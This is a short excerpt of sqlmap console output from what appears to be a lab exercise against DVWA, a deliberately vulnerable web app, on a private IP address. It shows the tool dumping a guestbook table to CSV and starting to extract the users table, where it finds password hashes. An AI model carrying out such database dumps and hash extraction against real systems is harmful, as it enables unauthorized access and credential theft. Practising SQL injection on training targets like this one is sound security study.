[10:30:26] [INFO] fetching columns for table 'guestbook' in database 'dvwa'
[10:30:26] [WARNING] reflective value(s) found and filtering out
[10:30:26] [INFO] fetching entries for table 'guestbook' in database 'dvwa'
Database: dvwa
Table: guestbook
[1 entry]
| comment_id | name | comment |
| 1 | test | This is a test comment. |
[10:30:26] [INFO] table 'dvwa.guestbook' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.50.101/dump/dvwa/guestbook.csv'
[10:30:26] [INFO] fetching columns for table 'users' in database 'dvwa'
[10:30:26] [INFO] fetching entries for table 'users' in database 'dvwa'
[10:30:26] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N]